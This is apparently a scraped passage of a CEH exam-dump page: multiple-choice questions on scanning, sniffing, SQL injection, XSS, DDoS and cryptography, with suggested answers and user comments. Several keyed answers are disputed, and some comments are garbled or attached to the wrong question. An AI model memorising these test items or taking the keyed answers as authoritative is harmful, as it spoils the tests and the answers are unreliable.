A. h=1987 (prime):2010>1987, so the attacker’s rate exceeds the server’s capacity. This will overwhelm the server, causing unresponsiveness.

upvoted 1 times

Question #221 *Topic 1*

An IT security team is conducting an internal review of security protocols in their organization to identify potential vulnerabilities. During their investigation, they encounter a suspicious program running on several computers. Further examination reveals that the program has been logging all user keystrokes. How can the security team confirm the type of program and what countermeasures should be taken to ensure the same attack does not occur in the future?

A. The program is spyware; the team should use password managers and encrypt sensitive data.

B. The program is a keylogger; the team should employ intrusion detection systems and regularly update the system software.

C. The program is a keylogger; the team should educate employees about phishing attacks and maintain regular backups.

D. The program is a Trojan; the team should regularly update antivirus software and install a reliable firewall.

Suggested Answer: *B*

Community vote distribution

B (100%)

lopesjaf Most Recent 1 year, 1 month ago

Use Intrusion Detection Systems (IDS) to detect suspicious behavior like unauthorized logging. Regular software updates/patches close known vulnerabilities that keyloggers often exploit.

upvoted 1 times

Question #222 *Topic 1*

Being a Certified Ethical Hacker (CEH), a company has brought you on board to evaluate the safety measures in place for their network system. The company uses a network time protocol server in the demilitarized zone. During your enumeration, you decide to run a ntptrace command. Given the syntax: ntptrace [-n] [-m maxhosts] [servername/IP_address], which command usage would best serve your objective to find where the NTP server obtains the time from and to trace the list of NTP servers connected to the network?

A. ntptrace -n -m 5192.168.1.1

B. ntptrace -m 5192.168.1.1

C. ntptrace -n localhost

D. ntptrace 192.168.1.1

Suggested Answer: *D*

Community vote distribution

D (60%) A (40%)

NikoTomas Most Recent 5 months, 3 weeks ago

Answer A) Question: "...to trace the list of NTP servers CONNECTED TO THE NETWORK" They are interested in the NTP servers inside the network, not in the Internet up to root NTP server - that's why we use limit -m 5 hosts. Option -n gives numeric (IP address output) instead of resolving DNS names of the hops - less noisy and more useful (you can map network path... enven though DNS names could be useful too in other case). Question also explicitly mentions parameters -m and -n so I suppose they expect their usage.

upvoted 2 times

lopesjaf 1 year, 1 month ago

The ntptrace command is used to trace the chain of NTP (Network Time Protocol) servers back to the primary time source. It tells you where an NTP server is getting its time from, and follows upstream peers recursively.

upvoted 1 times

KnightHeart 1 year, 3 months ago

"Given the syntax: ntptrace [-n] [-m maxhosts] [servername/IP_address]" Only A meet the requirment. Uses -n to avoid unnecessary DNS lookups, ensuring direct targeting. Sets -m 5 to balance between thoroughness and efficiency in tracing the NTP hierarchy. Targets the specified NTP server IP in the DMZ, aligning with the objective of enumerating where the server gets its time and the connected NTP servers.

upvoted 2 times

marcel9999 1 year, 6 months ago

is only correct answer

upvoted 3 times

Dogeo 1 year, 6 months ago

A and B are incorrect syntax and C only refers to local machine so D is the correct answer.

upvoted 2 times

Question #223 *Topic 1*

A Certified Ethical Hacker is attempting to gather information about a target organization's network structure through network footprinting. During the operation, they encounter ICMP blocking by the target system's firewall. The hacker wants to ascertain the path that packets take to the host system from a source, using an alternative protocol. Which of the following actions should the hacker consider next?

A. Use UDP Traceroute in the Linux operating system by executing the 'traceroute' command with the destination IP or domain name.

B. Use the ICMP Traceroute on the Windows operating system as it is the default utility.

C. Use the ARIN Whois database search tool to find the network range of the target network.

D. Utilize the Path Analyzer Pro to trace the route from the source to the destination target systems.

Suggested Answer: *A*

Community vote distribution

A (100%)

lopesjaf Most Recent 1 year, 1 month ago

When ICMP is blocked by a firewall, traditional ICMP-based traceroute (such as on Windows, using tracert) may not work. In such cases, using UDP-based traceroute (default on Linux) is an effective alternative.

upvoted 1 times

NikoTomas 1 year, 5 months ago

The difference between tracert(windows) and traceroute(linux) is that: - tracert(windows) will only use ICMP echo requests. - traceroute(linux) [and somewhat dependent on linux distro] default to UDP echo requests. https://serverfault.com/questions/385529/different-between-tracertwindows-and-traceroutelinux

upvoted 2 times

Question #224 *Topic 1*

An ethical hacker is preparing to scan a network to identify live systems. To increase the efficiency and accuracy of his scans, he is considering several different host discovery techniques. He expects several unused IP addresses at any given time, specifically within the private address range of the LAN, but he also anticipates the presence of restrictive firewalls that may conceal active devices. Which scanning method would be most effective in this situation?

A. ICMP ECHO Ping Sweep


B. ICMP Timestamp Ping

C. TCP SYN Ping

D. ARP Ping Scan

Suggested Answer: *D*

Community vote distribution



lopesjaf Most Recent 1 year, 1 month ago

For discovering live hosts in a private LAN with firewalls, ARP Ping Scan is the best choice because it directly queries MAC addresses on the local network and cannot be blocked by IP-level firewalls.

upvoted 1 times

[Removed] 1 year, 4 months ago

D is the correct answer. ARP Ping Scan operates at Layer 2 (Data Link Layer) and is highly effective in local networks (LANs). It identifies live hosts by sending ARP requests and waiting for ARP replies, which are not blocked by firewalls that filter higher-layer protocols like ICMP or TCP. Since the network is within a private address range and restrictive firewalls are anticipated, ARP Ping Scan is ideal because it bypasses these restrictions and accurately detects active devices.Only suitable for narrow local subnet scans, not for networks with complex configurations.

upvoted 2 times

[Removed] 1 year, 4 months ago

Selected Answer: D

D is the correct answer. ARP Ping Scan operates at Layer 2 (Data Link Layer) and is highly effective in local networks (LANs). It identifies live hosts by sending ARP requests and waiting for ARP replies, which are not blocked by firewalls that filter higher-layer protocols like ICMP or TCP. Since the network is within a private address range and restrictive firewalls are anticipated, ARP Ping Scan is ideal because it bypasses these restrictions and accurately detects active devices.

upvoted 2 times

KnightHeart 1 year, 3 months ago

Only suitable for narrow local subnet scans, not for networks with complex configurations.

upvoted 1 times

hiddenmessages 1 year, 4 months ago

I meant it's all a LAN*

upvoted 2 times

hiddenmessages 1 year, 4 months ago

question doesn't say the firewall switches to a WAN. It's all a WAN there is no need to use TCP SYN which will get detected by a firewall.

upvoted 2 times

NikoTomas 1 year, 5 months ago

Correct: C - TCP SYN "ping" Incorrect answers: A) Ping sweep would be fine inside LAN but its worse when getting throught firewalls (mentioned in question) B) Same as A) but even worse - it's less probable that ICMP Timestamp requests will be allowed through FW than ICMP Echo in A). D) ARP can't traverse behind FW, it's pure LAN protocol between L2/L3 layers, can't be routed out of LAN

upvoted 1 times

Question #225 *Topic 1*

A penetration tester is tasked with gathering information about the subdomains of a target organization's website. The tester needs a versatile and efficient solution for the task. Which of the following options would be the most effective method to accomplish this goal?

A. Analyzing LinkedIn profiles to find employees of the target company and their job titles

B. Employing a tool like Sublist3r, which is designed to enumerate the subdomains of websites using OSINT

C. Using a people search service, such as Spokeo or Intelius, to gather information about the employees of the target organization

D. Utilizing the Harvester tool to extract email addresses related to the target domain using a search engine like Google or Bing

Suggested Answer: *B*

Community vote distribution

B (100%)

lopesjaf Most Recent 1 year, 1 month ago

Sublist3r is a specialized open-source tool built specifically for subdomain enumeration. It aggregates data from multiple sources (search engines, certificate transparency logs, DNS databases) to find subdomains associated with a target domain. This approach is efficient, automated, and comprehensive for discovering subdomains.

upvoted 1 times

e30b32d 1 year, 3 months ago

B is the only one that addresses subdomains

upvoted 2 times

Question #226 *Topic 1*

Your network infrastructure is under a SYN flood attack. The attacker has crafted an automated botnet to simultaneously send 's' SYN packets per second to the server. You have put measures in place to manage 'f' SYN packets per second, and the system is designed to deal with this number without any performance issues. If 's' exceeds 'f', the network infrastructure begins to show signs of overload. The system's response time increases exponentially (2^k), where 'k' represents each additional SYN packet above the 'f' limit. Now, considering 's=500' and different 'f' values, in which scenario is the server most likely to experience overload and significantly increased response times?

A. f=510: The server can handle 510 SYN packets per second, which is greater than what the attacker is sending. The system stays stable, and the response time remains unaffected.

B. f=495: The server can handle 495 SYN packets per second. The response time drastically rises (2^5 = 32 times the normal), indicating a probable system overload.

C. f=505: The server can handle 505 SYN packets per second. In this case, the response time increases but not as drastically (2^5 = 32 times the normal), and the system might still function, albeit slowly.

D. f=490: The server can handle 490 SYN packets per second. With 's' exceeding 'f' by 10, the response time shoots up (2^10 = 1024 times the usual response time), indicating a system overload.

Suggested Answer: *D*

Community vote distribution

D (100%)

lopesjaf Most Recent 1 year, 1 month ago

D. f=490: The server can handle 490 SYN packets per second. With 's' exceeding 'f' by 10, the response time shoots up (2^10 = 1024 times the usual response time), indicating a system overload.

upvoted 1 times

Question #227 *Topic 1*

A penetration tester is conducting an assessment of a web application for a financial institution. The application uses form-based authentication and does not implement account lockout policies after multiple failed login attempts. Interestingly, the application displays detailed error messages that disclose whether the username or password entered is incorrect. The tester also notices that the application uses HTTP headers to prevent clickjacking attacks but does not implement Content Security Policy (CSP). With these observations, which of the following attack methods would likely be the most effective for the penetration tester to exploit these vulnerabilities and attempt unauthorized access?

A. The tester could exploit a potential SQL Injection vulnerability to manipulate the application's database.

B. The tester could execute a Brute Force attack, leveraging the lack of account lockout policy and the verbose error messages to guess the correct credentials.

C. The tester could execute a Man-in-the-Middle (MitM) attack to intercept and modify the HTTP headers for a Clickjacking attack.

D. The tester could launch a Cross-Site Scripting (XSS) attack to steal authenticated session cookies, potentially bypassing the clickjacking protection.

Suggested Answer: *B*

Community vote distribution



lopesjaf Most Recent 1 year, 1 month ago

B. Brute Force attack is the most effective option, as the absence of account lockout and detailed error messages facilitate credential guessing.

upvoted 1 times

Question #228 *Topic 1*

In a large organization, a network security analyst discovered a series of packet captures that seem unusual. The network operates on a switched Ethernet environment. The security team suspects that an attacker might be using a sniffer tool. Which technique could the attacker be using to successfully carry out this attack, considering the switched nature of the network?

A. The attacker might be compromising physical security to plug into the network directly.

B. The attacker might be implementing MAC flooding to overwhelm the switch's memory.

C. The attacker is probably using a Trojan horse with in-built sniffing capability.

D. The attacker might be using passive sniffing, as it provides significant stealth advantages.

Suggested Answer: *B*

Community vote distribution

B (100%)

lopesjaf Most Recent 1 year, 1 month ago

B. The attacker might be implementing MAC flooding to overwhelm the switch's memory. This technique allows sniffing in a switched environment by turning the switch into a hub-like behavior.

upvoted 1 times

e30b32d 1 year, 3 months ago

B is correct

upvoted 1 times

Question #229 *Topic 1*

You are a cybersecurity consultant for a smart city project. The project involves deploying a vast network of IoT devices for public utilities like traffic control, water supply, and power grid management. The city administration is concerned about the possibility of a Distributed Denial of Service (DDoS) attack crippling these critical services. They have asked you for advice on how to prevent such an attack. What would be your primary recommendation?

A. Implement regular firmware updates for all IoT devices.


B. Establish strong, unique passwords for each IoT device.

C. Deploy network intrusion detection systems (IDS) across the IoT network.

D. Implement IP address whitelisting for all IoT devices.

Suggested Answer: *D*

Community vote distribution



f4d9747 Most Recent 4 months, 2 weeks ago

The most effective primary defensive control in the options is an IDS because it provides continuous monitoring, anomaly detection, and alerting when abnormal traffic patterns begin—this is critical for early detection and response in IoT environments where large-scale attacks can escalate quickly.

upvoted 1 times

lopesjaf 1 year, 1 month ago

While firmware updates and strong passwords are important for reducing the chance of IoT devices being compromised into botnets, IP whitelisting is the most direct measure to limit unwanted traffic and mitigate DDoS impact. Additionally, a combination of network-level controls (like rate limiting, traffic filtering) and architecture design (e.g., segmentation, redundancy) also matter, but given the options, whitelisting directly restricts access and is a proactive mitigation.

upvoted 2 times

e30b32d 1 year, 3 months ago

IDS Detects while an IPS prevents, so it should be D

upvoted 2 times

KnightHeart 1 year, 3 months ago

This is a close network, so the answer is D Restricts network communication to only pre-authorized IP addresses(from IoT devices), blocking all other incoming/outgoing traffic.

upvoted 1 times

0143bb4 1 year, 4 months ago

The question is about how to prevent attacks. IDS only detects threats. Systems like traffic control, water supply, and power grid management are accessed by administrators, so it's essential to allow access only from specific IP segments.Nah fam that ain't correct, it's C because even if you have it whitelisted anyone can just spoof the IP and get through which is even worse. IDS works alongside firewalls and make adaptive rules accordingly based off of that.

upvoted 1 times

0143bb4 1 year, 4 months ago

Selected Answer: D

The question is about how to prevent attacks. IDS only detects threats. Systems like traffic control, water supply, and power grid management are accessed by administrators, so it's essential to allow access only from specific IP segments.

upvoted 1 times

Cherubael 1 year, 3 months ago

Nah fam that ain't correct, it's C because even if you have it whitelisted anyone can just spoof the IP and get through which is even worse. IDS works alongside firewalls and make adaptive rules accordingly based off of that.

upvoted 1 times

Question #230 *Topic 1*

Consider a scenario where a Certified Ethical Hacker is attempting to infiltrate a company's network without being detected. The hacker intends to use a stealth scan on a BSD-derived TCP/IP stack, but he suspects that the network security devices may be able to detect SYN packets. Based on this information, which of the following methods should he use to bypass the detection mechanisms and why?

A. Maimon Scan, because it is very similar to NULL, FIN, and Xmas scans, but the probe used here is FIN/ACK


B. Xmas Scan, because it can pass through filters undetected, depending on the security mechanisms installed

C. TCP Connect/Full-Open Scan, because it completes a three-way handshake with the target machine

D. ACK Flag Probe Scan, because it exploits the vulnerabilities within the BSD-derived TCP/IP stack

Suggested Answer: *D*

Community vote distribution



lopesjaf 1 year, 1 month ago

The question is about bypassing detection of SYN packets on BSD-derived TCP/IP stacks using stealth scanning. Maimon Scan is designed specifically for this, using a FIN/ACK probe which is less likely to be detected and effective against BSD TCP/IP stacks.

upvoted 4 times

lopesjaf Most Recent 2 months ago

Selected Answer: A

The question is about bypassing detection of SYN packets on BSD-derived TCP/IP stacks using stealth scanning. Maimon Scan is designed specifically for this, using a FICK probe which is less likely to be detected and effective against BSD TCP/IP stacks.

upvoted 4 times

e30b32d 1 year, 3 months ago

The correct is D. Keyword "BSD-derived TCP/IP stack", BSD have a limitation in TCP/IP stack.

upvoted 1 times

Dogeo 2 months ago

Selected Answer: D

The Maimon scan is often used to bypass firewalls by sending FICK packets, exploiting the way the BSD-derived TCP/IP stack handles these packets

upvoted 2 times

NikoTomas 1 year, 5 months ago

Correct is B - Xmas All these three scans - A (Maimon), B (Xmas) and D (ACK scan) - are suitable for stealth scanning avoiding FW and IDS detection as connection is not properly established and logged (many firewalls and IPSes logs only established connections, not failed attempts). Key to choosing the correct answer is BSD-based TCP/IP stack in the question: In CEH v11 and v12 EC-Council specifically notes: "Xmas tree scans can be useful on systems like BSD/UNIX because these platforms follow RFC 793, which defines how to handle packets with unusual flag combinations like FIN, URG, and PSH." Xmas Scan Behavior: • Sends TCP packets with FIN, URG, and PSH flags set. • RFC 793 says: o If the port is closed, the host should reply with RST o If the port is open or filtered, there should be no response BSD stacks behave exactly this way, making it possible to infer: • Closed port → Responds with RST • Open/Filtered port → No response

upvoted 1 times

marcel9999 1 year, 6 months ago

answer B get detected right away, so D is correct

upvoted 1 times

Dogeo 1 year, 6 months ago

The Maimon scan is often used to bypass firewalls by sending FIN/ACK packets, exploiting the way the BSD-derived TCP/IP stack handles these packets

upvoted 2 times

MHafizC 1 year, 7 months ago

ACK Flag Probe Scan

upvoted 2 times

Question #231 *Topic 1*

While performing a security audit of a web application, an ethical hacker discovers a potential vulnerability. The application responds to logically incorrect queries with detailed error messages that divulge the underlying database's structure. The ethical hacker decides to exploit this vulnerability further. Which type of SQL Injection attack is the ethical hacker likely to use?

A. UNION SQL Injection


B. Error-based SQL Injection

C. In-band SQL Injection

D. Blind/Inferential SQL Injection

Suggested Answer: *B*

Community vote distribution



lopesjaf 1 year, 1 month ago

This is classic for Error-based SQL Injection, where attackers exploit error messages to gain information about the database. Error-based SQL Injection relies on the database returning error messages with useful info. Blind/Inferential SQL Injection is used when error messages are hidden or generic. UNION SQL Injection is a technique to combine results from multiple queries but often used after initial info gathering. In-band SQL Injection is a general category that includes both error-based and UNION-based.

upvoted 3 times

lopesjaf 1 year, 1 month ago

The question is about bypassing detection of SYN packets on BSD-derived TCP/IP stacks using stealth scanning. Maimon Scan is designed specifically for this, using a FIN/ACK probe which is less likely to be detected and effective against BSD TCP/IP stacks.

upvoted 1 times

lopesjaf Most Recent 2 months ago

Selected Answer: A

The question is about bypassing detection of SYN packets on BSD-derived TCP/IP stacks using stealth scanning. Maimon Scan is designed specifically for this, using a FICK probe which is less likely to be detected and effective against BSD TCP/IP stacks.

upvoted 1 times

KnightHeart 1 year, 3 months ago

"detailed error messages" Answer :B

upvoted 1 times

Question #232 *Topic 1*

You are a security analyst of a large IT company and are responsible for maintaining the organization's security posture. You are evaluating multiple vulnerability assessment tools for your network. Given that your network has a hybrid IT environment with on-premise and cloud assets, which tool would be most appropriate considering its comprehensive coverage and visibility, continuous scanning, and ability to monitor unexpected changes before they turn into breaches?

A. GFI LanCuard

B. Qualys Vulnerability Management

C. Open VAS

D. Nessus Professional

Suggested Answer: *B*

Community vote distribution

B (100%)

lopesjaf Most Recent 1 year, 1 month ago

It fits best the requirement for hybrid environment coverage, continuous scanning, and real-time monitoring.

upvoted 1 times

NikoTomas 1 year, 5 months ago

Answer: B Qualys EC-Council materials highlights Qualys as a comprehensive, enterprise-grade vulnerability management solution especially suited for hybrid and cloud-connected infrastructures. Specifically built for scalable, cloud-native vulnerability management across: • On-premises environments • Public & private cloud infrastructures • Endpoints, containers, web apps, virtual machines • Global hybrid deployments Incorrect answers: A. GFI LanGuard - □ Limited cloud support C. OpenVAS - ⚠ Mostly on-prem, manual cloud deployment D. Nessus Pro -⚠ Limited cloud scope, requires Tenable.io for the cloud

upvoted 2 times

Question #233 *Topic 1*

Martin, a Certified Ethical Hacker (CEH), is conducting a penetration test on a large enterprise network. He suspects that sensitive information might be leaking out of the network. Martin decides to use network sniffing as part of his testing methodology. Which of the following sniffing techniques should Martin employ to get a comprehensive understanding of the data flowing across the network?

A. Raw Sniffing


B. MAC Flooding

C. ARP Poisoning

D. DNS Poisoning

Suggested Answer: *A*

Community vote distribution



lopesjaf Most Recent 1 year, 1 month ago

B. MAC Flooding: This is an active attack to overwhelm a switch's CAM table, forcing it into fail-open mode and turning it into a hub, so traffic is broadcast. It can help sniff traffic on a switched network.

upvoted 2 times

e30b32d 1 year, 3 months ago

keyword "network sniffing", Raw Sniffing, all other will cause problems.

upvoted 2 times

Cherubael 1 year, 3 months ago

During an actual Penetration Test you would NEVER do an ARP Poisoning attack especially if the question did not specify this was in a test environment. That is how you go out-of-scope real quick and get kicked off the premises or worse, sued for damages.

upvoted 3 times

NikoTomas 1 year, 5 months ago

A - Raw sniffing.

upvoted 1 times

killwitch 1 year, 5 months ago

ARP (Address Resolution Protocol) poisoning, also known as ARP spoofing, is a highly effective sniffing technique used by attackers and penetration testers to intercept network traffic on switched networks. Since modern networks use switches (which segment traffic to prevent traditional sniffing), Martin needs a way to redirect traffic through his machine. ARP poisoning allows him to do this by tricking devices into sending their traffic to him instead of the intended recipient.

upvoted 1 times

Dogeo 1 year, 6 months ago

is not a commonly recognized term in the context of network sniffing techniques. It may refer to passive packet capture, but it doesn't specifically describe a method that would enable an ethical hacker to manipulate or redirect traffic, as required for a comprehensive understanding of network data flow.

upvoted 2 times

bibibi 1 year, 6 months ago

Selected Answer: A

B, C and D are not sniffing technique

upvoted 4 times

bibibi 1 year, 6 months ago

B, C and D are not sniffing techniqueAgree. Moreover, they are causing mess in the network and non-standard communication behaviors, which complicates investigation required to find out how data are leaking. Raw Sniffing is correct for me.

upvoted 4 times

NikoTomas 1 year, 5 months ago

Agree. Moreover, they are causing mess in the network and non-standard communication behaviors, which complicates investigation required to find out how data are leaking. Raw Sniffing is correct for me.

upvoted 2 times

MHafizC 1 year, 7 months ago

It's sniffing across the network and involving suspicion on leaking out of the network. RAW Sniffing is correct.

upvoted 3 times

Jez92 1 year, 8 months ago

should be ARP Poisoning

upvoted 3 times

Question #234 *Topic 1*

As a cybersecurity consultant for SafePath Corp, you have been tasked with implementing a system for secure email communication. The key requirement is to ensure both confidentiality and non-repudiation. While considering various encryption methods, you are inclined towards using a combination of symmetric and asymmetric cryptography. However, you are unsure which cryptographic technique would best serve the purpose. Which of the following options would you choose to meet these requirements?

A. Apply asymmetric encryption with RSA and use the private key for signing.


B. Use the Diffie-Hellman protocol for key exchange and encryption.

C. Apply asymmetric encryption with RSA and use the public key for encryption.

D. Use symmetric encryption with the AES algorithm.

Suggested Answer: *A*

Community vote distribution



lopesjaf Most Recent 1 year, 1 month ago

Confidentiality is achieved by encrypting with the recipient's public key (not explicitly described in any answer). Non-repudiation is achieved by signing with the sender's private key (option A). Since the question asks which option would best meet both confidentiality and non-repudiation in combination with symmetric and asymmetric cryptography, A is the closest correct answer because it highlights the signing

upvoted 2 times

NikoTomas 1 year, 5 months ago

Answer: A My reasoning: o Both A and C looks correct – this is either multi-choice question or if not, I would choose A because using asymetric encryptions with RSA ensures confidentiality (as required by question) and signing with private key ensures non-repudiation - as you sign the document by your private key, then everyboty can verify your signature (i. e. hash of the document encrypted by your private key = digital signature) by using your public key – and you can't disclaim / repudiate that you have signed it. o C) does not mention non-repudiation at all, even the answer sounds correct regarding encryption (confidentiality) – encrypting messages with public key of the recipient, so only they can decrypt it by their private key.The question has mention that "The key requirement is to ensure both confidentiality and non-repudiation"

upvoted 2 times

NikoTomas 1 year, 5 months ago

Selected Answer: A

Answer: A

My reasoning: o Both A and C looks correct – this is either multi-choice question or if not, I would choose A because using asymetric encryptions with RSA ensures confidentiality (as required by question) and signing with private key ensures non-repudiation - as you sign the document by your private key, then everyboty can verify your signature (i. e. hash of the document encrypted by your private key = digital signature) by using your public key – and you can't disclaim / repudiate that you have signed it.

o C) does not mention non-repudiation at all, even the answer sounds correct regarding encryption (confidentiality) – encrypting messages with public key of the recipient, so only they can decrypt it by their private key.

upvoted 2 times

KnightHeart 1 year, 1 month ago

The question has mention that "The key requirement is to ensure both confidentiality and non-repudiation"

upvoted 1 times

killwitch 1 year, 5 months ago

Company requires a secure email communication system that ensures both confidentiality and non-repudiation. To achieve this, a combination of symmetric and asymmetric encryption is the best approach. Here's why option C is the most suitable: - Confidentiality – This ensures that only the intended recipient can read the email. - Non-repudiation – This guarantees that the sender cannot deny sending the email.

upvoted 1 times

Question #235 *Topic 1*

As a cybersecurity analyst for SecureNet, you are performing a security assessment of a new mobile payment application. One of your primary concerns is the secure storage of customer data on the device. The application stores sensitive information such as credit card details and personal identification numbers (PINs) on the device. Which of the following measures would best ensure the security of this data?

A. Enable GPS tracking for all devices using the app.

B. Regularly update the app to the latest version.

C. Encrypt all sensitive data stored on the device.

D. Implement biometric authentication for app access.

Suggested Answer: *C*

Community vote distribution

C (100%)

lopesjaf Most Recent 1 year, 1 month ago

Encrypting the data protects it even if the device is lost, stolen, or compromised, making the information unreadable without the proper decryption key. While biometric authentication (option D) helps protect access to the app, it does not secure the data itself if someone bypasses the app or extracts data directly from storage. Regular updates (option B) are important for overall security but do not specifically secure stored data. GPS tracking (option A) has no direct impact on data security. So, option C is the best choice.

upvoted 1 times

Question #236 *Topic 1*

A large multinational corporation is in the process of evaluating its security infrastructure to identify potential vulnerabilities. After a comprehensive analysis, they found multiple areas of concern, including time of check/time of use (TOC/TOU) errors, improper input handling, and poor patch management. Which of the following approaches will best help the organization mitigate the vulnerability associated with TOC/TOU errors?

A. Regular patching of servers, firmware, operating system, and applications

B. Ensuring atomicity of operations between checking and using data resources

C. Frequently updating firewall configurations to prevent intrusion attempts

D. Implementing stronger encryption algorithms for all data transfers

Suggested Answer: *B*

Community vote distribution



Currently there are no comments in this discussion, be the first to comment!

Question #237 *Topic 1*

A security analyst is preparing to analyze a potentially malicious program believed to have infiltrated an organization's network. To ensure the safety and integrity of the production environment, the analyst decided to use a sheep dip computer for the analysis. Before initiating the analysis, what key step should the analyst take?

A. Install the potentially malicious program on the sheep dip computer.

B. Store the potentially malicious program on an external medium, such as a CD-ROM.

C. Run the potentially malicious program on the sheep dip computer to determine its behavior.

D. Connect the sheep dip computer to the organization's internal network.

Suggested Answer: *B*

Community vote distribution

B (100%)

f4d9747 Most Recent 4 months ago

Storing the malicious file on an external medium (like CD-ROM, USB, or other removable media) ensures: no direct exposure to the internal network no accidental execution in production environment

upvoted 1 times

Question #238 *Topic 1*

As an IT Security Analyst, you've been asked to review the security measures of an e-commerce website that relies on a SQL database for storing sensitive customer data. Recently, an anonymous tip has alerted you to a possible threat: a seasoned hacker who specializes in SQL Injection attacks may be targeting your system. The site already employs input validation measures to prevent basic injection attacks, and it blocks any user inputs containing suspicious patterns. However, this hacker is known to use advanced SQL Injection techniques. Given this situation, which of the following strategies would the hacker most likely adopt to bypass your security measures?

A. The hacker might employ a 'blind' SQL Injection attack, taking advantage of the application's true or false responses to extract data bit by bit

B. The hacker may resort to a DDoS attack instead, attempting to crash the server and thus render the e-commerce site unavailable

C. The hacker may try to use SQL commands which are less known and less likely to be blocked by your system's security

D. The hacker could deploy an 'out-of-band' SQL Injection attack, extracting data via a different communication channel, such as DNS or HTTP requests

Suggested Answer: *D*

Community vote distribution



ek47 Most Recent 10 months, 1 week ago

I think it is A because the site only avoids basic SQL injection commands, they can still use blind sql injection. If even that does not work then they might try for an advanced command like in C and even if that does not work then D, is drifting away from the main goal since B is talking about a different attack altogether

upvoted 4 times

KnightHeart 1 year, 3 months ago

Answer is D The hacker could deploy an 'out-of-band' SQL Injection attack, extracting data via a different communication channel, such as DNS or HTTP requests.

upvoted 1 times

NikoTomas 1 year, 5 months ago

Answer: C - use less fequent SQL commands which are not blocked by typical SQLi filters. For example: - MAKE_SET() for string manipulation, - CHAR() / CHR() to build strings from ASCII codes, - HAVING 1=1 --> alternative to WHERE 1=1 ... CEH v12 Student Manual, SQLi Evasion Techniques: "Attackers may use lesser-known SQL statements or DBMS-specific keywords to bypass filters and gain access to backend databases." Incorrect answers: A) Extracting data bit by bit using logical true/false (i. e. 1 or 0) on output from our queries if we can't take data out directly, is possible, but it is not method how to get IN but how to get data OUT. D) OOB channel - again about getting SQLi execution signals and/or data out but this is not technique how to overcome input filters.

upvoted 2 times

killwitch 1 year, 5 months ago

Since the e-commerce website already implements input validation and pattern-based filtering to block common SQL injection attempts, an experienced hacker will likely use advanced techniques to bypass these defenses. One such method is Out-of-Band (OOB) SQL Injection, which allows the hacker to extract data through alternate communication channels (such as DNS requests or HTTP responses) instead of relying on the application's direct database responses.Both A and D are data exfiltration techiques and NOT abfuscation techniques which could be used to overcome input filters. Question is about how to get in, not out.

upvoted 1 times

killwitch 1 year, 5 months ago

Selected Answer: D

Since the e-commerce website already implements input validation and pattern-based filtering to block common SQL injection attempts, an experienced hacker will likely use advanced techniques to bypass these defenses.

One such method is Out-of-Band (OOB) SQL Injection, which allows the hacker to extract data through alternate communication channels (such as DNS requests or HTTP responses) instead of relying on the application's direct database responses.

upvoted 1 times

NikoTomas 1 year, 5 months ago

Both A and D are data exfiltration techiques and NOT abfuscation techniques which could be used to overcome input filters. Question is about how to get in, not out.

upvoted 1 times

Question #239 *Topic 1*

Your company, SecureTech Inc., is planning to transmit some sensitive data over an unsecured communication channel. As a cyber security expert, you decide to use symmetric key encryption to protect the data. However, you must also ensure the secure exchange of the symmetric key. Which of the following protocols would you recommend to the team to achieve this?

A. Switching all data transmission to the HTTPS protocol.

B. Implementing SSL certificates on your company's web servers.

C. Utilizing SSH for secure remote logins to the servers.

D. Applying the Diffie-Hellman protocol to exchange the symmetric key.

Suggested Answer: *D*

Community vote distribution



Currently there are no comments in this discussion, be the first to comment!

Question #240 *Topic 1*

As an IT intern, you have been asked to help set up a secure Wi-Fi network for a local coffee shop. The owners want to provide free Wi-Fi to their customers, but they are concerned about potential security risks. They are looking for a simple yet effective solution that would not require a lot of technical knowledge to manage. Which of the following security measures would be the most suitable in this context?

A. Disable the network's SSID broadcast

B. Enable MAC address filtering

C. Require customers to use VPN when connected to the Wi-Fi

D. Implement WPA2 or WPA3 encryption

Suggested Answer: *D*

Community vote distribution

D (100%)

f4d9747 Most Recent 4 months ago

For a public Wi-Fi network like a coffee shop, the most important baseline security control is strong wireless encryption using: WPA2 WPA3 These protocols: Encrypt traffic between the user's device and the access point Prevent easy eavesdropping (like packet sniffing) Provide authentication for network access Are widely supported and easy to configure on modern routers This makes it the most practical, secure, and low-maintenance solution for a small business.

upvoted 1 times

Question #241 *Topic 1*

During a penetration test, an ethical hacker is exploring the security of a complex web application. The application heavily relies on JavaScript for client-side input sanitization, with an apparent assumption that this alone is adequate to prevent injection attacks. During the investigation, the ethical hacker also notices that the application utilizes cookies to manage user sessions but does not enable the HttpOnly flag. This lack of flag potentially exposes the cookies to client-side scripts. Given these identified vulnerabilities, what would be the most effective strategy for the ethical hacker to exploit this application?

A. Instigate a Distributed Denial of Service (DDoS) attack to overload the server, capitalizing on potential weak server-side security.

B. Implement an SQL Injection attack to take advantage of potential unvalidated input and gain unauthorized database access.

C. Employ a brute-force attack to decipher user credentials, considering the lack of server-side validation.

D. Launch a Cross-Site Scripting (XSS) attack, aiming to bypass the client-side sanitization and exploit the exposure of session cookies.

Suggested Answer: *D*

Community vote distribution



Currently there are no comments in this discussion, be the first to comment!

Question #242 *Topic 1*

In the process of footprinting a target website, an ethical hacker utilized various tools to gather critical information. The hacker encountered a target site where standard web spiders were ineffective due to a specific file in its root directory. However, they managed to uncover all the files and web pages on the target site, monitoring the resulting incoming and outgoing traffic while browsing the website manually. What technique did the hacker likely employ to achieve this?

A. Using the Netcraft tool to gather website information

B. Examining HTML source code and cookies

C. Using Photon to retrieve archived URLs of the target website from archive.org

D. User-directed spidering with tools like Burp Suite and WebScarab

Suggested Answer: *D*

Currently there are no comments in this discussion, be the first to comment!

Question #243 *Topic 1*

During a comprehensive security assessment, your cybersecurity team at XYZ Corp stumbles upon signs that point toward a possible Advanced Persistent Threat (APT) infiltration in the network infrastructure. These sophisticated threats often exhibit subtle indicators that distinguish them from other types of cyberattacks. To confirm your suspicion and adequately isolate the potential APT, which of the following actions should you prioritize?

A. Investigate for anomalies in file movements or unauthorized data access attempts within your database system

B. Scrutinize for repeat network login attempts from unrecognized geographical regions

